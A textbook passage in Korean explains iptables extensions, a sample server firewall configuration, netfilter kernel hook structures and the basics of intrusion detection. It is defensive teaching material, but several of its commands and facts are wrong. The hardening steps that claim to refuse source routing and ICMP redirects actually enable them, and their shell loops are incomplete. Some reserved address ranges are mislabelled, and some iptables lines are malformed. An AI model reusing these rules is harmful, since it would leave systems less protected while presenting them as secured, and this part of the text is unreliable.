UDP확장의 경우는 -p옵션을 사용하여 통신규약을 지정하고 다른 적용이 지정되지 않으면 자동적으로 적재가 된다. UDP확장에 쓰이는 옵션은 TCP확장에서 설명한 --sport, --dport 이다. 기능은 TCP확장과 동일하다.

☞ ICMP확장

ICMP확장의 경우는-p옵션을 사용하여 통신규약을 지정하고 다른 적용이 지정되지 않으면 자동적으로 적재가 된다.

ICMP확장에는 단 하나의 옵션만 쓰인다. -icmp-type옵션이 그것이다. 이 옵션은 ICMP류형의 이름이나 수자 그리고 코드로 분리된 수자를 지정한다. ICMP형태의 이름목록은 다음과 같은 명령으로 볼수 있다.

-p -icmp --help

표 3-17은 TCP, UDP, ICMP확장 외에 -m옵션으로 확장될수 있는것들을 나타낸다.

표 3-17. m옵션확장

모 듈	옵 션	설 명
Mac	--mac-source	들어오는 파케트의 대면부주소를 검사한다. -m mac, -match mac로 적재 가능하다.
Limit	-- limit -- limit-burst	적용검사의 속도를 제한한다. -m limit, -match limit로 지정적재한다.
Owner	--uid-owner사용자식별자 --uid-owner그룹식별자 --pid-owner프로쎄스식별자 --sid-owner프로쎄스식별자	생성된 파케트의 생성자의 특징을 적용한다. Ping과 같은 ICMP파케트의 경우에는 소유자가 없기때문에 적용할수 없다.
Unclean	없다.	임의로 완전성검사를 한다. -m unclean, -m match unclean 로 적재 가능하다.

☞ state확장

state확장은 m state를 지정하여 적재될수 있다. state확장은 하나의 옵션 즉 -state를 사용한다. 이 옵션 다음에 여러가지 상태가 올수 있는데 표 3-18은 -state다음에 올수 있는 옵션들이다.

표 3-18. state 확장에 쓰이는 옵션

상태	설명
NEW	새로운 접속을 만드는 파케트
ESTABLISHED	존재하는 접속에 속하는 파케트
RELATED	련관성을 가진 파케트로 ICMP오유,FTP자료 접속을 형성하는 파케트
INVALID	확인할수 없는 파케트,보통 DROP방책이 적용된다.

이 기능은 상태추적(Connection Tracking)을 할 때 사용한다. 상태추적을 할 때 기본적으로 련결형통신규약인 tcp는 물론이고 비련결형통신규약인 udp나 icmp파케트도 추적이 가능하다. NEW는 새롭게 련결을 시작하거나 이전의 련결추적표에 보이지 않는 파케트를 의미한다. tcp의 경우 련결을 맺기 위한 정상적인 syn파케트가 여기에 해당한다.

ESTABLISHED는 이미 련결되여있는 상태를 의미하며 련결이 맺어진 이후의 tcp ack통보나 이미 자료가 오고간 udp 또는 icmp echo-request에 대한 icmp echo-reply통보가 이에 해당된다. RELATED는 새롭게 련결을 시작하려고 하나 이미 련결추적표에 관련있는 ESTABLISHED 표가 있는 경우를 말한다. 주로 ICMP 오유가 여기에 속하며 active ftp 접속시 사용하는 두번째 포구인 ftp-data(tcp 20번)가 대표적인 경우이다 . 마지막으로 INVALID는 련결상태를 알수 없거나 잘못된 머리부를 가지고있는 경우를 말한다. 실례로

icmp echo-request를 보낸적이 없는데 icmp echo-reply통보를 수신하는 경우가 여기에 해당한다.

또한 상태추적에서 syn파케트와 NEW를 혼돈하지 말아야 한다. 아래의 실례는 들어오는 tcp파케트가운데서 syn파케트가 아니면서 련결추적표에는 처음보는 파케트를 의미한다. 련결추적표에 처음 보이는 tcp파케트라면 syn파케트 이외에는 없을것이다. 따라서 우의 규칙에 정합되는 파케트는 분명 위조된 파케트나 비정상적인 파케트일것이다.

#iptables -A INPUT -p TCP ! --syn -m state --state NEW

② 목표확장

목표확장은 핵심부 모듈로 구성되는데 iptables에 대한 선택적확장은 새로운 명령의 옵션을 제공하게 된다.

☞ LOG확장

LOG확장은 일치하는 파케트의 핵심부 로그를 제공해 준다. 표 3-19는 LOG확장에 쓰이는 옵션들이다.

표 3-19. LOG 확장에 쓰이는 옵션

옵션	기능
--log-level	준위수자나 이름을 설정한다. 준위이름은 info, notice, warning, err, crit, alert, emerg이고 매개는 준위수자 0에서 7까지의 수자와 같다.
--log-prefix	기록통보의 시작부분으로 보내려는 통보를 설정한다. 최대 14까지 설정할수 있다.

정합되는 파케트를 LOG목표로 보내면 파케트의 IP주소 및 기타 유용한 정보를 기록에 남기며 이 정보는 dmesg 등의 명령이나 /var/log/message파일에서 확인할수 있다. 이 기능은 주로 규칙을 검사하려고 할 때 자주 사용된다. 실례로 규칙이 제대로 동작하는지 100% 확인할수 없을 때에는 DROP대신에 LOG를 사용하여 검사해볼수 있다. LOG에서 주로 사용하는 옵션은 -log-level과 --log-prefix가 있는데 --log-level에서는 syslogd에서 제공하는것처럼 debug, info, notice, warning, warn, err, error, crit, alert, emerg 그리고 panic 등을 리용하여 어떠한 기록준위를 사용할것인지를 지정할수 있다.

LOG 확장은 limit목표 다음에 사용할 때 가장 효과적이다.

☞ REJECT확장

REJECT모듈은 DROP와 같은 기능을 수행한다. 다른점은 ipchains에서 사용한 방책들중에서 DENY와 같이 파케트의 오유통보를 ICMP로 전송한다는것과 특정한 상황에서는ICMP로 전송하지 않는것이다. REJECT확장은 하나의 옵션을 가지는데 그것은 -reject-with이다. 이것은 응답파케트를 변경하려고 할 때 사용한다. 표 3-20은 REJECT

확장에서 ICMP로 전송하지 않는 상황을 나타낸다.

REJECT를 할때에는 icmp류형을 함께 지정할수 있는데 icmp-net-unreachable, icmp-host-unrechable, icmp-port-unrechable, icmp-proto-unrechable, icmp-net-prohibited 또는 icmp-net-prohibited 등의 icmp류형을 지정할수 있는데 별도로 지정하지 않을 경우 기본적인 오유통보는 icmp-port-unrechable이 된다.

그러면 파케트를 DROP하겠는가 아니면 REJECT하겠는가 ?

결론적으로 보면 DROP하는것이 좋다. 왜냐하면 REJECT를 할 경우에는 거부되는 파케트에 대해 일일이 거부되였다는 응답을 보내주어야 하기때문에 필요없는 망통과량을 증가시키고 요청할 때마다 응답한다면 동시에 많은 요청을 그만큼 응답하여야 하기때문에 이것은 봉사거부공격으로 악용될수 있는 가능성도 있기때문이다. 또한 비록 오유통보라고 할지라도 응답은 그 자체가 공격자에게 유용한 정보가 될수 있기때문에 DROP하는것이 좋다. 그러나 반드시 모든 봉사에 대해 DROP하여야 하는것은 아니다.

왜냐하면 DROP할 경우에는 봉사기쪽에서 파케트를 거부한 후에도 추가적인 아무런 통보를 보내지 않기때문에 통보을 받지 못하는 송신자쪽에서는 련결시도가 시간초과(timeout)가 될 때까지 기다려야 하므로 속도저하의 원인이 될수 있기때문이다 . 그 대표적인것이 tcp 113번을 사용하는 identd봉사이다. idnetd는 대부분 보안을 위하여 봉사를 하지 않지만 특정한 응용프로그람에서는 시간초과가 될 때까지 기다린 후 다음 프로쩨스가 수행되기때문에 상당한 속도저하가 생기게 되므로 이때에는 REJECT로 바로 응답하도록 하는것이 좋다.

표 3-20. REJECT확장에서 ICMP로 전송하지 않는 경우

	상 황
1	검사된 파케트가 ICMP통보일 경우, 또는 알수 없는ICMP 형태일 경우
2	검사된 파케트가 머리부가 없는 조각인 경우
3	많은 ICMP오유가 보내진 목적지로 오유를 전송할 경우

이외에도 RETURN과 QUEUE목표도 있다.

RETURN의 기능은 한 사슬의 끝으로 보내는것과 같은 효과를 낸다. 즉 미리 만들어진 사슬인 경우에는 그 사슬의 방책은 실행된다. 반면에 사용자에 의해서 만들어진 사슬의 경우에는 -j규칙 바로 이전의 사슬로 이동한다.

QUEUE의 기능은 파케트를 대기시키는것이다. 이것은 사용자의 작업을 위해서이다. 그러나 이 파케트에 해당한 규칙이 없다면 DROP된다.

— iptables 활용

규칙을 설정할 때의 몇가지 주의점

파케트려과규칙은 핵심부표에 보관되므로 재기동하면 초기화되므로 재기동후에도 적용하려면 기동각본에서 실행하도록 하여야 한다.

따라서 아래서 설명하는 규칙을 정리한 각본을 /etc/rc.d/rc.local 등에서 실행하도록 하면 된다.

규칙은 규칙을 입력한 순서대로 INPUT, OUTPUT 등의 사슬의 끝에 추가된다. 외부에서 방화벽내부로 들어오는 파케트는 INPUT사슬에 선언된 규칙대로 방화벽내부에서 외부에로 나가는 파케트는 OUTPUT사슬에 선언된 순서대로 정합여부를 판단하여 정합이 될 때까지 순서대로 비교를 하여 정합이 되면 정합된 목표에 따라 ACCEPT나 DROP등의 적용을 하고 더 이상 정합시도를 하지 않는다.

만약 끝까지 정합되는 규칙이 없을 때에는 -P추가선택으로 지정한 기본방책으로 지정한 규칙을 따른다. 따라서 먼저 선언한 규칙에 적용되면 그다음의 규칙은 검사를 하지 않으므로 규칙지정순서가 매우 중요하다.

망구조가 복잡하면 복잡할수록 규칙각본도 복잡해진다. 따라서 일일히 말단에서 입력하지 말고 쉘각본으로 작성한 후 수정하거나 실행한다.

이제부터 실제 방화벽봉사를 구축할수 있도록 응용해보자. 봉사기에 방화벽을 함께 사용하는 형태를 례를 들어보자.

핵심부파라메터수정

방화벽을 초기화하기 앞서 핵심부파라메터를 수정해서 별도의 핵심부관리기능을 사용하도록 하는것이 좋다.

아래에서 설명하는 설정은 꼭 방화벽을 사용하지 않아도 설정해놓으면 좋다.

☞ 방송에 응답거부하기

broadcast나 multicast주소로 향하는 icmp echo request파케트를 거부한다.

echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

☞ 원천경로지정파케트거부하기

원천경로지정을 허용할 경우 임의로 경로기의 경로를 수정할수 있으므로 원천경로지정을 허용하면 안된다. for문을 리용하여 모든 대면부에 적용하고있다.

for interface in /proc/sys/net/ipv4/conf/*/accept_source_route;do

echo "1" >$interface

☞ tcp syncookies기능설정

tcp syncookies는 SYN Flooding공격에 유연하게 대응한다.

이를 위해 syncookies를 설정하는것이 좋으며 핵심부에서 먼저 지원되여야 한다.

echo “1” >/proc/sys/net/ipv4/tcp_syncookies

☞ **ICMP redirect 허용하지 않기**

icmp redirect는 경로기가 호스트에 더 짧은 경로가 있다고 알려줄 때 사용된다.

역시 for문을 리용하여 모든 대면부에 적용할수 있다.

for interface in /proc/sys/net/ipv4/conf/*/accept_redirevts;do

echo “1” >$interface

☞ **속이기방지 설정하기**

이 설정은 자신의 망이 속이기공격의 원천으로 쓰이는것을 차단한다.

모든 대면부에서 들어오는 파케트에 대하여 회답하여 들어오는 대면부로 나가지 못하게 파케트를 거부한다.

for interface in /proc/sys/net/ipv4/conf/*/rp_filter;do

echo “1” >$interface

☞ **비정상적인 파케트기록 남기기**

기만된 파케트나 원천경로지정, Redirect파케트에 대해 기록파일에 정보를 기록한다. log_martians는 단지 비정상적인 파케트에 대해 기록만 남길뿐 유효성에 영향을 주지 않는다.

for interface in /proc/sys/net/ipv4/conf/*/log_martians;do

echo “1” >$interface

이미 존재하는 규칙 삭제하기

려파규칙모임을 새롭게 정의할 때 제일 먼저 하여야 할것은 이미 존재할지도 모르는 규칙을 모두 삭제하는것이다. 만약 새로운 규칙을 적용하기 전에 이미 존재하는 규칙이 있을 경우 기존의 규칙끝에 추가되기때문에 문제가 될수 있다. 이렇게 모든 규칙을 한꺼번에 삭제하는것을 씻어내기(flushing)한다고 하며 특정한 사슬을 지정하지 않을 경우에는 모든 표의 규칙을 동시에 초기화한다.

iptables -F

iptables -t nat -F

iptables -t mangle -F

Loopback통신허용하기

망관련봉사를 제공할 경우 loopback통신은 매우 중요하다. loopback대면부는 가상의 내부대면부이므로 loopback와 관련된 모든 통신을 허용하여야 한다. 현재 자신의 체계에서 loopback가 사용되는지 알아보려면 tcpdump -i lo로 확인한다.

iptables -A INPUT -i lo -j ACCEPT

iptables -A OUTPUT -o lo -j ACCEPT

기본방책(Default Policy)설정하기

방화벽의 방책은 크게 두가지로 나눌수 있다. 하나는 모두 거부하고 특정한 봉사만 허용하는 방법이며 또 다른 하나는 모두 허용하고 특정한 봉사만 거부하는 방법이 있다. 기본방책은 방화벽을 도입할 기관이나 봉사기의 보안방책에 따라 다르겠지만 대부분 첫번째 방법을 사용하며 이 방법이 더욱 안전하다. 기본방책은 앞에서 설명한바와 같이 Default Policy의 의미로 -P로 표현하며 ACCEPT, DROP중의 하나이다.(기본방책으로 REJECT는 사용하지 않는다).

```
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP
iptables -t nat -P PREROUTING DROP
iptables -t nat -P OUTPUT DROP
iptables -t nat -P POSTROUTING DROP
iptables -t mangle -P PREROUTING DROP
iptables -t mangle -P OUTPUT DROP
```

비정상적인 tcp-flags차단하기

```
iptables -A INPUT -p TCP -tcp-flags ALL NONE -j DROP
iptables -A INPUT -p TCP -tcp-flags SYN,FIN SYN,FIN -j DROP
iptables -A INPUT -p TCP -tcp-flags SYN,RST SYN,RST -j DROP
iptables -A INPUT -p TCP -tcp-flags FIN,RST FIN,RST -j DROP
iptables -A INPUT -p TCP -tcp-flags SYN,RST SYN,RST -j DROP
iptables -A INPUT -p TCP -tcp-flags ACK,FIN FIN -j DROP
iptables -A INPUT -p TCP -tcp-flags ACK,PSH PSH -j DROP
iptables -A INPUT -p TCP -tcp-flags ACK,URG URG -j DROP
```

우와 같이 설정하면 주로 훑기를 차단할 때 유용하다. 두번째 규칙을 례로 들어보면 tcp파케트에서 SYN, FIN부분을 살펴보고 SYN과 FIN이 모두 설정되여있는 경우에는 거부한다는 의미이다. SYN파케트는 접속을 시작하는 tcp-flag이고 FIN은 접속을 끝내는 tcp-flag인데 이와 같이 한 파케트에서 SYN과 FIN비트가 함께 지정되여있는것은 정상적인 파케트에서는 있을수 없는 비정상적인것이다. 마찬가지로 ACK와 FIN비트를 살펴보아 ACK비트없이 FIN비트만 설정되여있는 경우도 비정상적인 파케트이므로 거부하고있다. 우에서 언급한 7가지 경우는 모두 비정상적인 tcp-flags조합이므로 려파하는것이 좋다.

상태추적 허용하기

이미 려과규칙에 따라 허용이 된 통신인 경우 뒤이어 전송되는 모든 파케트를 다시 첫번째 규칙부터 검사할 필요없이 상태추적을 리용하면 이미 허용이 되여 련결된 통신은 다시 확인함이 없이 허용할수 있다. 이것이 바로 상태추적의 가장 큰 장점중의 하나이다. 아래 두줄을 규칙설정의 앞쪽에 선언함으로써 일정하게 기능을 향상시킬수 있다. OUTPUT의 기본방책이 DROP일때는 아래와 같이 INPUT, OUTPUT가 모두 허용되여야 하지만 OUTPUT의 기본방책이 ACCEPT일 때는 INPUT만 허용하면 된다.

Iptables A INPUT -m state —state ESTABLISHED, RELATED -j ACCEPT
Iptables A OUTPUT -m state —state ESTABLISHED, RELATED -j ACCEPT

원천주소로 려과하기

다음은 원천주소나 목적지주소로 려과하는 방법을 보자. 일반상태에서 존재할수 없는 비정상적인 원천IP를 려과하여 IP주소를 위조하는 DoS공격 등에 대비할수 있다.

☞ **방화벽자신을 원천으로 하는 IP**

인터네트에 련결된 외부대면부를 통해 방화벽에 할당된 공인IP를 원천주소로 해서 방화벽으로 들어오는 통신은 위조된 통신이다. 따라서 이러한 통신은 차단하여야 한다.

iptables -A INPUT -s $IP_ADDR -j DROP

☞ **사설IP주소**

IANA(http://www.iana.org/)에서 특별한 목적으로 사용하기 위해 예약해 둔 IP대역이 있다. 이러한 IP는 특별한 목적으로 사용될뿐 인터네트에서는 경로기로 될수 없기때문에 이러한 IP주소를 원천으로 하는 통신은 위조된 통신이다.

iptables -A INPUT -i eth0 -s 10.0.0.0/8 -j DROP

A급 사설 IP대역을 원천주소로 하는 파케트를 거부한다.

iptables -A INPUT -i eth0 -s 172.16.0.0/16 -j DROP

B급 사설IP대역을 원천주소로 하는 파케트를 거부한다.

iptables -A INPUT -i eth0 -s 192.168.0.0/16 -j DROP

C급 사설IP대역을 원천주소로 하는 파케트를 거부한다.

iptables -A INPUT -i eth0 -s 224.16.0.0/16 -j DROP

D급 MULTICAST대역을 원천주소로 하는 파케트를 거부한다.

iptables -A INPUT -i eth0 -s 172.16.0.0/16 -j DROP

예약된 E급대역을 원천주소로 하는 파케트를 거부한다.

☞ loopback IP주소

loopback IP주소는 내부의 loopback대면부(lo)를 통해서만 통신하기때문에 loopback 주소를 원천으로 하여 외부망을 통해 들어오는 통신은 위조된 통신이다.

loopback IP주소대역을 원천으로 하는 파케트를 거부한다.

iptables -A INPUT -i eth0 -s 127.0.0.0/8 -j DROP

☞ 기타 예약된 IP대역을 거부한다.

아래의 규칙에서 0.0.0.0/8과 248.0.0.0/5는 예약된 IP대역이며 169.254.0.0/16은 DHCP 등에서 IP를 할당하기전에 림시로 사용하는 련결국부망(Link Local Network)이며 192.0.2.0/24는 TEST-NET대역이다.

iptables -A INPUT -i eth0 -s 0.0.0.0/8 -j DROP

iptables -A INPUT -i eth0 -s 248.0.0.0/5 -j DROP

iptables -A INPUT -i eth0 -s 169.254.0.0/16 -j DROP

iptables -A INPUT -i eth0 -s 192.0.2.0/24 -j DROP

iptables규칙을 리용한 파케트려과기능을 도식적으로 보면 그림 3-16과 같다.

원천지주소	원천지포구	목적지주소	목적지포구	ACK	방책
외 부	Any	외부우편봉사기	SMTF	-	허용
외부	Any	외부NTP봉사기	NTP	-	허용
외부	Any(UDP)	외부DNS봉사기	DNS(UDP)	-	허용
Any	Any	Any	Any	Any	Any





그림 3-16. 파케트려과의 동작원리

iptables와 ipchains의 차이점

첫째로, 기본사슬의 이름이 소문자에서 대문자로 바뀌였다.

둘째로, '-i' 옵션은 들어오는 대면부만 의미하고 INPUT와 FORWARD사슬에서만 동작한다. FORWARD나 OUTPUT 사슬에 사용되였던 '-i'는 '-o'로 바뀌였다.

셋째로, TCP와 UDP포구는 --source-port 또는 --sport (또는 --destination-port / --dport) 옵션과 함께 사용되여야 하며 '-p tcp' 또는 '-p udp' 옵션과 함께 사용되여야 한다. 그러면 이것은 TCP 또는 UDP 확장을 각각 적재할것이다.(ipt_tcp와 ipt_udp모듈을 수동으로 적재하기 위해서 포함시킬수도 있다.)

넷째로, TCP -y 지시자는 --syn으로 바뀌였고 `-p tcp'다음에 와야 한다.

다섯째로, DENY는 DROP로 바뀌였다.

여섯째로, REJECT와 LOG는 확장된 목표이다. 즉 이것들은 독립된 핵심부모듈이라는 의미이다.

일곱째로, 사슬이름은 16자까지 가능하다.

여덟째로, MASQ와 REDIRECT는 더이상 목표가 아니다. REJECT와 LOG는 확장된 목표이다. 즉 이것들은 독립된 핵심부모듈이다.

지금까지 응용층준위에서 방화벽설정방식에 대해서 고찰하였다.

실제로 iptables에서 설정한 방화벽규칙구조를 접수하여 IP준위에서 파케트려과동작을 수행하는 기능은 netfilter라는 핵심부모듈이 수행한다.

3) netfilter에 의한 핵심부준위 방화벽실현구조

netfilter는 iptables에서 지정한 규칙구조를 접수하여 핵심부준위에서 이를 실현하는 핵심부모듈이다.

netfilter는 LINUX망구조의 TCP/IP실현방식에서 장치층과 IP층사이에 삽입되여 방화벽을 실현하는 핵심부망구조실현의 직렬삽입구조이다.

netfilter는 후크점등록에 등록된 후크함수의 련속적인 집행과정으로 실현되여있다.

그러면 netfilter의 기본흐름과정에 대해서 고찰해보자.





그림 3-17. netfilter의 기본흐름

파케트는 그림 3-17의 좌측으로부터 들어와서 자료검사단계를 거친 후 netfilter의 IP_PRE_ROUTING[1] 후크점으로 전달된다. 다음 파케트는 경로조종처리로 넘어가며 여기서 파케트가 다른 망대면장치로 넘어가는가 혹은 자기에게 들어오는가가 결정된다. 파

케트가 경로조종될수 없는 경우 파케트는 무시된다. 만일 파케트의 목적지가 자기 체계라면 NF_IP_LOCAL_IN [2] 후크점이 호출되게 된다. 만일 다른 망대면장치로 전달하려고 한다면 NF_IP_FORWARD [3] 후크점이 호출된다. 다음 파케트를 다른 호스트로 보내지기전에 마지막 후크점인 NF_IP_POST_ROUTING [4] 이 호출된다.자기 체계에서 생성된 파케트에 대해서는 NF_IP_LOCAL_OUT [5] 후크점이 호출된다. 이때 이 후크점이 호출된후 경로조종처리가 진행된다.

netfilter는 파케트흐름에 대해서 다음의 5가지 동작을 수행할수 있다.

☞ NF_ACCEPT: 파케트를 그대로 통과시킨다.

☞ NF_DROP: 파케트를 거부한다.

☞ NF_STOLEN: 파케트를 접수하지만 웃층으로 통과시키지 않는다.

☞ NF_QUEUE: 파케트를 대기렬로 보낸다.(이것은 보통 사용자 공간에서의 처리를 목적으로 한다.)

☞ NF_REPEAT: 현재 후크함수를 다시 호출한다.

— 후크구조체의 정의

```
struct nf_hook_ops
 {
     struct list_head list; /* 후크함수 련결 목록 지적자 */
     nf_hookfn *hook ;  /* 후크함수 지적자 */
     int pf;        /* 통신규약 계렬 번호 */
     int hooknum;      /* 후크점번호 */
     int priority;      /* 후크우선도 */
후크함수는 이 우선도 값에 따라서 감소하는 순서로 등록 된다 .
 }
```

— 후크함수의 원형정의

```
typedef unsigned int nf_hookfn(
        unsigned int hooknum,    /* 후크점번호 */
        struct sk_buff **skb,     /* sk_buff 자료완충기 */
        const struct net_device *in, /* 입구대면장치지적자 */
        const struct net_device *out, /* 출구대면장치지적자 */
         int (*okfn)(struct sk_buff *)  /* 등록된 후크함수를 집행하고 실행할 함
        수지적자 */
(현재 LINUX에서는 이 함수의 지적자로서 ip_rcv_finish함수가 지적되고있다.)
        );
```

— 후크점의 등록 및 해제

후크점은 후크우선도에 따라서 우선도값이 작은 순서로 련결목록의 선두에 삽입된다.

후크점등록함수

```
int nf_register_hook(struct nf_hook_ops *reg);
{
        struct list_head *i;

        br_write_lock_bh(BR_NETPROTO_LOCK);

  for (i = nf_hooks[reg->pf][reg->hooknum].next;
           i != &nf_hooks[reg->pf][reg->hooknum];
           i = i->next) {
        if (reg->priority < ((struct nf_hook_ops *)i)->priority)
                        break;
        }
  /* 후크련결목록을 탐색하여 후크우선도값에 따라서
   현재 삽입하려는 후크점의 삽입위치를 찾는다 */

list_add(&reg->list, i->prev);
  /*  찾은 위치에 후크점을 선두로 삽입한다. */
br_write_unlock_bh(BR_NETPROTO_LOCK);
        return 0;
}
```

후크점 등록해제함수

```
void nf_unregister_hook(struct nf_hook_ops *reg);
{
        br_write_lock_bh(BR_NETPROTO_LOCK);
        list_del(&reg->list);
        /* 후크점을 후크련결목록에서 삭제한다. */
    br_write_unlock_bh(BR_NETPROTO_LOCK);
}
        후크련결목록정의

struct list_head nf_hooks[NPROTO][NF_MAX_HOOKS];
```

NPROTO는 핵심부에서 지원하는 가능한 통신규약의 개수를 지정한다. 최대값은 32로 정의되여있다.

NF_MAX_HOOKS는 매 통신규약마다 가능한 후크점의 개수를 지정한다. 최대값은 8로 정의되여있다.

현재의 핵심부에서 제공하는 INET통신규약계렬의 후크점들

현재 고찰하는 통신규약 계렬은 INET이다. 즉 TCP/IP를 지원하는 인터네트통신규약을 고찰한다.

현재 LINUX 핵심부에서는 INET 통신규약 계렬 (PF_INET)에 다음의 5개의 후크점을 정의하고있다.

후크구조체의 등록결과 련결되는 netfilter후크함수들은 다음과 같다.

① NF_IP_PRE_ROUTING

함 수	등록 및 정의 파일	후크우선도
Ip_conntrack_in	ip_conntrack_standalone.c	-200
Fw_in	ip_fw_compat.c	0
Ip_nat_fn	ip_nat_standalone.c	-100
ipt_route_hook	iptable_mangle.c	-150

② NF_IP_LOCAL_IN

함 수	등록 및 정의 파일	후크우선도
ip_confirm	ip_conntrack_standalone.c	(~0U>>1))-1
fw_confirm	ip_fw_compat.c	(~0U>>1))-1
ip_nat_fn	ip_nat_standalone.c	100
ipt_hook	iptable_filter	0
ipt_local_hook	iptable_mangle.c	-150

③ NF_IP_FORWARD

함 수	등록 및 정의 파일	후크우선도
fw_in	ip_fw_compat.c	0
ipt_hook	iptable_filter.c	0
ipt_route_hook	iptable_mangle.c	-150

④ NF_IP_LOCAL_OUT

함 수	등록 및 정의 파일	후크우선도
ip_refrag	ip_conntrack_standalone.c	200
ip_nat_local_fn	ip_nat_standalone.c	-100
ipt_local_out_hook	iptable_filter.c	0
ipt_local_hook	iptable_mangle.c	-150

⑤ NF_IP_POST_ROUTING

함수	등록 및 정의파일	후크우선도
Ip_refrag	ip_conntrack_standalone.c	(~0U>>1))
fw_in	ip_fw_compat.c	0
Ip_nat_out	ip_nat_standalone.c	100
Ip_conntrack_in	iptable_mangle.c	-150

매 후크함수의 기능에 대해서는 해당한 원천코드를 참고하고 여기서는 이에 대해서 생략하자.

Netfilter에 기초한 방화벽흐름구조를 종합하여보면 그림 3-18과 같다.





그림 3-18. netfilter에 기초한 방화벽흐름구조

제3절. 침입검출체계

3.3.1. 침입검출체계의 개념

침입을 검출하는 방법에 대하여 론의하기에 앞서 먼저 침입(intrusion)이란 무엇인지 정확하게 정의하는것이 중요하다. 그것은 침입에 대한 정의를 통하여 그의 범위를 정확히 설정해야 침입을 검출하는 방법을 연구하는데 도움이 되기때문이다.

또한 종전의 침입검출방법들에 대해 조사해야 한다. 종전의 침입검출방법들을 조사함으로써 매 방법에 대한 우결함을 파악하여 침입검출체계를 구성하는데 효률적으로 리용하여야 한다.

침입의 정의

침입(intrusion)은 두가지로 정의할수 있다.

침입의 첫번째 정의는 콤퓨터가 사용하는 자원의 완전성, 기밀성(confidentiality), 리용성을 저해하는 일련의 행위들의 집합을 침입이라고 할수 있다.

두번째는 콤퓨터체계의 보안방책을 파괴하는 행위를 침입이라고 할수 있다

침입검출체계(Intrusion Detection System: IDS)를 리해하기 위하여 여러 명의 망규약전문가가 망분석기를 가지고 망자료흐름을 감시하고있다고 생각하자. 이 전문가들은 공격자가 공격을 시도하는 전 과정을 살피면서 어떤 이상한 자료흐름이 망에 발생하면 그것을 알아내기 위하여 매 자료묶음을 부지런히 검사한다. 만일 이상한 자료흐름을 발견하면 그들은 인차 망관리자에게 발견한 내용을 통보한다.

이러한 방식으로 사람의 기술을 대신하는 침입검출체계가 확립되게 된다. IDS는 망분석기와 같이 망으로 통과하는 모든 자료흐름을 장악한다. 일단 이 정보를 기억기로부터 읽었다면 체계는 이미 알려진 많은 공격모형들과 그 파케트를 비교한다. 실례로 어느 한 호스트가 접속완결시도가 없이 다른 호스트에로 SYN묶음들을 반복해서 보내고있다는것을 알게 되면 IDS는 이것을 SYN공격으로 판단하고 적절한 대응책을 취하게 된다. 성능이 높은 IDS는 자기의 자료기지에 침입한 100개이상의 공격에 대처할수 있다.

